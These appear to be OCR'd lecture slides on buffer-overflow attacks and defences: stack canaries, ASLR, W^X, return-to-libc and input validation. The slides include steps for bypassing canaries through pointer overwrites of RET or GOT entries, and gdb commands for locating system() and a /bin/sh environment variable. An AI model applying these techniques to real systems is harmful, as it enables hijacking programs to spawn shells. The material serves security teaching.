- Random XOR canaries.
  - like random canaries but also XORed with previous stack data!



Adversary is facing the problem of reconstru-cting the canary or avoiding the canary

# How to utilize canaries

- E.g., terminator canaries in the gnu C compiler :
  - gcc -c fstack-protector is for string protection : e.g., the attacker cannot use strcpy to perform the smashing .
- Attacker's perspective : guess & restore canary.

# Avoiding Canaries (I)

- One possibility for dealing with canary protected code :
  - use buffer overflow to overwrite <u>an existing data pointer</u> that points to a location to be filled with user input and make it point to
    (i) the RET location of the current frame.
    (ii) a location of a relevant function in the GOT

# Avoiding Canaries (2)

- Taking advantage that the pointer that was overridden points to a location that is filled with user input
  - control the user input and load the address of your exploit code.
- Your code will be executed when (i) upon termination of the process (if you manipulated the RET address), (ii) upon calling the corresponding function (if you manipulated the GOT).

# Address Space Layout Randomization

- technique that makes it hard to guess the exact location of stack / heap / code for each execution.
- Attacker's perspective : brute-force searching to discover randomization (but 16 bit randomization is insufficient).

# Write XOR Execute

## W^X

- This type of protection makes the program space to be either writeable or executable.
- Therefore : areas that are writeable are not executable (and vice versa).
- Outcome : no code injection is possible!
- Return-to-libc attack: do not inject code but use the existing linked libraries (libc).

# return-to-libc attacks (I)

```
gdb binary
b main
r
p system
```

- Step 1: find addresses of functions you want to use (e.g., system, exit)
- Step 2: embed any parameters you need.


```
export MYSHELL=/bin/sh
```

find addresses of environment variables

```
gdb binary
b main
r
x/s *((char **)environ)
```

# return-to-libc attacks (2)

- Modify stack to look like




- (note : addresses discovered via gdb may not be the same as regular runtime of the binary)

# Static Code Analysis

- Based on automated tools it is possible to detect possibility of b.o.'s
- Employs the source code (or object code)
- Checking run-time program properties can be quite hard (*cf. impossible*).

# B.O. everywhere

- An example :
  - GDI+ (graphics device interface) windows API for graphics representation (Gdiplus.dll)
  - contained a BO vulnerability in the decoding of JPEG files. (fixed with XP SP2)
  - With a specially crafted JPG image you could be infected even remotely!

# Bottom-Line

- Any server code that receives input from a user is a point of potential vulnerability.

example:

`http://myshop.com/userinput?parm1=1-203-341-1923&parm2=2006Febr&shipcost=25&total=200`

- When you write a program NEVER assume that any input your program receives from the outside is properly constructed.
  - (*even* if you wrote the client program yourself and you took special measures (e.g., authentication) to make sure that you talk to the client that you wrote)